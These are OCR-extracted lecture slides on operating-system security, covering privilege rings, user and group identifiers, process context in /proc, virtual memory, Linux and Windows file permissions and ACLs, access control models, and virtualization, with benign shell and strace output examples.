Security in Operating Systems

SIO

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
Operating Systems



User mode:

Execute in normal CPU mode,

No access to privileged instructions

Kernel mode:

Execute in privileged CPU mode;

Has access to privileged instructions

Objectives of the Kernel

- **Initialize** devices (boot time)


- **Virtualize** the hardware
  - Explore the hardware according to a specific computational model

- Enforce **protection policies and provide protection mechanisms**
  - Against involuntary mistakes
  - Against non-authorized activities

- Provide a **Virtual File System**
  - Agnostic of the actual storage devices used

Execution Rings

- Levels of privilege rings regarding CPU Instructions
  - Used by CPUs to prevent non-privileged code from running privileged opcodes
    - e.g., IN/OUT, TLB manipulation, Access to hardware
- Nowadays processors have 4 rings
  - **0 Kernel mode**
  - 1 Drivers (mostly unused)
  - 2 IO privileged code (mostly unused)
  - **3 User-mode**
- Transfer of control between rings requires special gates
  - The ones that are used by system calls (aka syscalls)
  - Interruptions and Traps act as gates



Computational Mode

- Set of entities (objects) managed by the OS kernel
  - Define how applications interact with the kernel

Virtual Objects

- User identifiers
- Processes
- Virtual memory
- Files and file systems
- Communication channels

Physical Objects

- Physical devices
  - Storage
- Magnetic disks, optical disks, silicon disks, tapes
  - Network interfaces
- Wired, wireless
  - Human-computer interfaces
  - Keyboards, graphical screens, text consoles, mice
- Serial/parallel I/O interfaces
  - USB, Bluetooth
  - Serial ports, parallel ports, infrared

User Identifiers (UID)

- For the OS kernel a user is an identifier (number or UUID)
  - Established during a login operation
  - User ID (UID)

- All activities are executed on a computer on behalf of a UID
  - UID allows the kernel to assert what is allowed/denied to them

  - **Linux**: UID 0 is omnipotent (root)
    - Administration activities are usually executed with UID 0
    - Some processes can restrict the actions of the root user

  - **macOS**: UID 0 is omnipotent for management
    - Some binaries and activities are restricted, **even for root**

  - **Windows**: concept of privileges
    - For administration, system configuration, etc.
    - There is no unique, well-known administrator identifier
    - Administration privileges can be bound to several UIDs
      - Usually through administration groups
      - Administrators, Power Users, Backup Operators

Group Identifiers (GID)

- OS also address group identifiers
  - A group is composed by zero or more users
  - A group may be composed by other groups
  - Group ID: Integer value (Linux, Android, macOS) or UUID (Windows)

- User may belong to multiple groups
  - User rights = rights of its UID + rights of its GIDs

- In Linux, activities always execute under the scope of a **set of groups**
  - **One primary group**: used to define the ownership of created files
  - **Multiple secondary groups**: used to condition access to resources

```
$ id
uid=1000(user) gid=1000(user)
groups=1000(user),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),
117(scanner),140(wireshark),,143(vboxsf),145(docker)
```

Processes

- A process defines the context of an activity
  - For taking security-related decisions
  - For other purposes (e.g., scheduling, identifiers)

- Security-related context
  - Effective Identity (eUID and eGIDs)
    - Vital for enforcing access control
    - May be the same as the identity of the user launching the process
  - Resources being used
    - Open files and Communication channels
  - Reserved virtual memory areas
  - CPU time used, priority, affinity, namespace

Some of the process context as in /proc/self

```
$ ls /proc/self
arch_status  cgroup      coredump_filter     environ  gid_map            limits     mem         net        oom_score      personality  schedstat  smaps_rollup  status          timers
attr         clear_refs  cpu_resctrl_groups  exe      io                 loginuid   mountinfo   ns         oom_score_adj  projid_map   sessionid  stack         syscall         timerslack_ns
autogroup    cmdline     cpuset              fd       ksm_merging_pages  map_files  mounts      numa_maps  pagemap        root         setgroups  stat          task            uid_map
auxv         comm        cwd                 fdinfo   ksm_stat           maps       mountstats  oom_adj    patch_state    sched        smaps      statm         timens_offsets  wchan

$ cat /proc/self/cmdline
cat/proc/self/cmdline

$ ls /proc/self/fd -la
total 0
dr-x------ 2 user user  4 Nov 25 17:33 .
dr-xr-xr-x 9 user user  0 Nov 25 17:33 ..
lrwx------ 1 user user 64 Nov 25 17:33 0 -> /dev/pts/0
lrwx------ 1 user user 64 Nov 25 17:33 1 -> /dev/pts/0
lrwx------ 1 user user 64 Nov 25 17:33 2 -> /dev/pts/0
lr-x------ 1 user user 64 Nov 25 17:33 3 -> /proc/112013/fd

$ cat /proc/self/status
Name:   cat
Umask:  0002
State:  R (running)
Tgid:   112013
Ngid:   0
Pid:    112013
PPid:   1846
TracerPid:      0
Uid:    1000    1000    1000    1000
Gid:    1000    1000    1000    1000
FDSize: 64
Groups: 4 20 24 25 27 29 30 44 46 100 106 111 117 140 142 143 145 1000
NStgid: 112013
NSpid:  112013
NSpgid: 112013
NSsid:  1846
Kthread:        0
VmPeak:     5712 kB
VmSize:     5712 kB
VmLck:         0 kB
VmPin:         0 kB
VmHWM:      1668 kB
VmRSS:      1668 kB
RssAnon:               0 kB
RssFile:            1668 kB
RssShmem:              0 kB
VmData:      360 kB
VmStk:       132 kB
VmExe:        24 kB
VmLib:      1592 kB
VmPTE:        56 kB
VmSwap:        0 kB
HugetlbPages:          0 kB
CoreDumping:    0
THP_enabled:    1
untag_mask:     0xffffffffffffffff
Threads:        1
SigQ:   0/15186
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000000
SigCgt: 0000000000000000
CapInh: 0000000800000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
Seccomp:        0
Seccomp_filters:        0
Speculation_Store_Bypass:       not vulnerable
SpeculationIndirectBranch:      always enabled
Cpus_allowed:   f
Cpus_allowed_list:      0-3
Mems_allowed:
00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,0
0000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,000000
00,00000000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list:      0
voluntary_ctxt_switches:        0
nonvoluntary_ctxt_switches:     0
```

Virtual Memory


- The address space where activities take place
  - Have the maximum size defined by the hardware architecture
  - 32 bits -> 2^{32} Bytes, 64 bits -> 2^{64} Bytes
  - Managed in small chunks, named pages (4096 bytes)

- Virtual Memory can be sparse
  - Only the pages used must be allocated
  - Although processes always see a contiguous memory space

- Virtual Memory is mapped to RAM when in use by applications
  - At a given moment, the RAM has pages from multiple address spaces
  - The choice of how to manage those spaces is very important
    - Avoid fragmentation, management memory according to their freshness
  - Process memory will contain all current state regarding the current execution


Accessing memory outside an allocated segment yields **SIGSEGV**

Programs cannot interact with other programs memory space due to permissions



```
$ cat /proc/self/maps
55de2be8f000-55de2be91000 r--p 00000000 08:01 3982026                    /usr/bin/cat
55de2be91000-55de2be97000 r-xp 00002000 08:01 3982026                    /usr/bin/cat
55de2be97000-55de2be9a000 r--p 00008000 08:01 3982026                    /usr/bin/cat
55de2be9a000-55de2be9b000 r--p 0000a000 08:01 3982026                    /usr/bin/cat
55de2be9b000-55de2be9c000 rw-p 0000b000 08:01 3982026                    /usr/bin/cat
55de68c30000-55de68c51000 rw-p 00000000 00:00 0                          [heap]
7fa850800000-7fa850aeb000 r--p 00000000 08:01 3989858                    /usr/lib/locale/locale-archive
7fa850c17000-7fa850c3c000 rw-p 00000000 00:00 0
7fa850c3c000-7fa850c64000 r--p 00000000 08:01 4212200                    /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850c64000-7fa850dc9000 r-xp 00028000 08:01 4212200                    /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850dc9000-7fa850e1f000 r--p 0018d000 08:01 4212200                    /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850e1f000-7fa850e23000 r--p 001e2000 08:01 4212200                    /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850e23000-7fa850e25000 rw-p 001e6000 08:01 4212200                    /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850e25000-7fa850e32000 rw-p 00000000 00:00 0
7fa850e4f000-7fa850e51000 rw-p 00000000 00:00 0
7fa850e51000-7fa850e55000 r--p 00000000 00:00 0                          [vvar]
7fa850e55000-7fa850e57000 r-xp 00000000 00:00 0                          [vdso]
7fa850e57000-7fa850e58000 r--p 00000000 08:01 4212181                    /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e58000-7fa850e7f000 r-xp 00001000 08:01 4212181                    /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e7f000-7fa850e8a000 r--p 00028000 08:01 4212181                    /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e8a000-7fa850e8c000 r--p 00033000 08:01 4212181                    /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e8c000-7fa850e8e000 rw-p 00035000 08:01 4212181                    /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffc9bc99000-7ffc9bcba000 rw-p 00000000 00:00 0                          [stack]
```

File System Objects



- Hierarchical structure for storing content
  - Provide a method for representing mount points, directories, files and links
- Mount Point
  - An access to the root of a specific FS
  - Windows uses letters (A:, .. C:..)
  - Linux, macOs, Android use any directory
- Directory (or folder)
  - A hierarchical organization method
    - Similar to a container
  - Can contain other directories, files, mount points, links
  - The first (or top-most) is called by root
- Links
  - Indirection mechanisms in FS
  - Soft Links: point to another feature in any FS
    - Windows: Shortcuts are similar to Soft Links, but handled at the application level
  - Hard Links: provide multiple identifiers (names) for the same content (data) in the same FS
    - Usually allowed only for files

File System: security mechanisms

- Mandatory protection mechanisms
  - Owner
  - Users and Groups allowed
  - Permissions: Read, Write, Run
    - Different meanings for Files and Directories

- Discretionary protection mechanisms
  - User-defined specific rules

- Additional mechanisms
  - Implicit compression
  - Indirection to remote resources (e.g., for OneDrive)
  - Signature
  - Encryption

Access Control

- An OS kernel is an access control monitor
  - Controls all interactions with the hardware
  - Applications NEVER directly access resources
  - Controls all interactions between computational model entities

- Subjects
  - Typically, local processes
    - Through the system calls API
    - A **syscall** is not an ordinary call to a function
  - But also, messages from other machines

Access Control

Access to files is mediated through the kernel and is never direct

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv){
	FILE *fp = fopen("hello.txt", "wb");
	char* str = "hello world";
	fwrite(str, strlen(str), 1, fp);
	fclose(fp);
}
```

Simple application that uses **fopen**, **fwrite** and **fclose** to write a string to a file.

How those functions actually work?

Access Control

Access to files is mediated through the kernel and is never direct

```
$ gcc -o main ./main

$ strace ./main

....

openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3

fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0

write(3, "hello world", 11)                    = 11

close(3)                                       = 0

...
```

fopen calls the **openat** and **fstat** syscalls

fwrite calls the **write** syscall

fclose calls the **close** syscall

All interactions are made through the Kernel. Applications do not access resources directly.

Mandatory Access Control

- They are part of the logic of the computational model
  - They cannot be modified by users and administrators
  - Unless they change the behavior of the kernel (recompile)

- Some:
  - Linux: root can access all resources/memory
  - Linux: Signals to processes can only be sent by the owner (or root)
  - Linux: Sockets of type AF_PACKET require CAP_NET_RAW (or root)
  - macOS: System Integrity Protection (SIP) restricts root to change critical files
  - Windows: Files and processes have Integrity Levels

Discretionary Access Control

- The capability to enforce controls is present, but rules are not defined
  - Kernel will process objects in order to determine the permissions of a process

- Users can set rules implementing an Access Control Policy
  - Mandatory Access Control limits who can set which rules

- Examples:
  - Configuration of permissions
  - Definition of Access Control Lists
  - Attribution of groups

File System Protection Mechanisms

- Mandatory protection mechanisms
  - Definition of Owner, Other Users in Known Groups, Other users
  - Permissions: Read, Write, Run
    - Different meanings for Files and Directories

- Discretionary protection mechanisms
  - User-defined specific rules for additional mechanisms

- Some additional mechanisms
  - Implicit compression
  - Indirection to remote resources (e.g., for OneDrive)
  - Signature
  - Encryption

File System Protection Mechanisms

(Linux) Fixed Structure Permissions

- Each file system object has an ACL
  - Binding 3 rights to 3 subjects
  - Only the owner can update the ACL
  - May additionally provide other discretionary rules

- Rights: **R W X**
  - Read right / Listing right
  - Write right / create or remove files or subdirectories
  - Execution right / use as process' current working directory

- Subjects
  - An UID (owner)
  - A GID
  - Others

uid	gid	others
rwx	r-x	r--

File System Protection Mechanisms

(Windows) Flexible-structure, discretionary ACL

- **Each object has an ACL and an owner**
  - The ACL grants 14 types of access rights to a variable-size list of subjects
  - Owner can be an UID or a GID
  - Owner has no special rights over the ACL

- **Subjects:**
  - Users (UIDs)
  - Groups (GIDs)
  - The group "Everyone" stands for anybody

Rights:


Traverse Folder / Execute File
List Folder / Read Data
Read Attributes
Read Extended Attributes
Create Files /Write Data
Create Folders / Append Data
Write Attributes
Write Extended Attributes
Delete Subfolders and Files
Delete
Read Permissions
Change Permissions
Take Ownership

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x   2 root root 100 dez  7 21:39 .
drwxrwxrwt  25 root root 980 dez  7 21:39 ..
-rw-r-----   1 root root   6 dez  7 21:42 a
-rw-r--r--   1 root root   6 dez  7 21:42 b
-rw-r-x---+  1 root root   6 dez  7 21:42 c

[nobody@host ~]$ cat a
cat: a: Permission denied

[nobody@host ~]$ cat b
SIO_B
[nobody@host ~]$ cat c
SIO_C

[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```



Virtual Machines

- Virtual machines provide na essential mechanism: **confinement**
  - Implement a security domain constrained for use of a small set of applications
  - Also provide a common abstraction with common hardware
    - Even if the host hardware is modified


- Provide additional security mechanisms
  - Resource Control: partition hardware to different applications
  - Resource Access Prioritizationaccess to resources
  - Isolated images for analysis of potentially malicious code
  - Fast recovery to a known state

- Almost essential for tasks with secure operations (Internet services)
  - Extensivelly adopted with Virtualization Based Security (VBS) in Windows 11
  - Also facilitates security related tasks such as malware analysis

Execution Rings with Virtual Machines


- Guest OS cannot execute privileged instructions
  - But it must in order to initialized the virtual hardware

- Common approaches (2)
  - Software-based virtualization: applications “know” they are virtualized and there is no kernel – therefore no issues
  - Direct execution of guest user-mode code: applications run natively at ring 3
    - With privileged instructions being rewritten by the hypervisor
    - Guest OS can be executed without recompilation
    - Hypervisor recompiles instructions in real time



Execution Rings with Virtual Machines

- Hardware-assisted virtualization
  - Creation of a ring -1 below ring 0
    - For Hypervisor to manage different memory spaces for Guest OS
  - It can virtualize hardware for many ring 0 kernels
  - Direct access to hardware generates a trap
    - Hypervisor catches trap and emulates the behavior



- No need of binary translation: Guest OS's run faster
  - almost native performance, except for sensitive instructions

- Requires hardware support
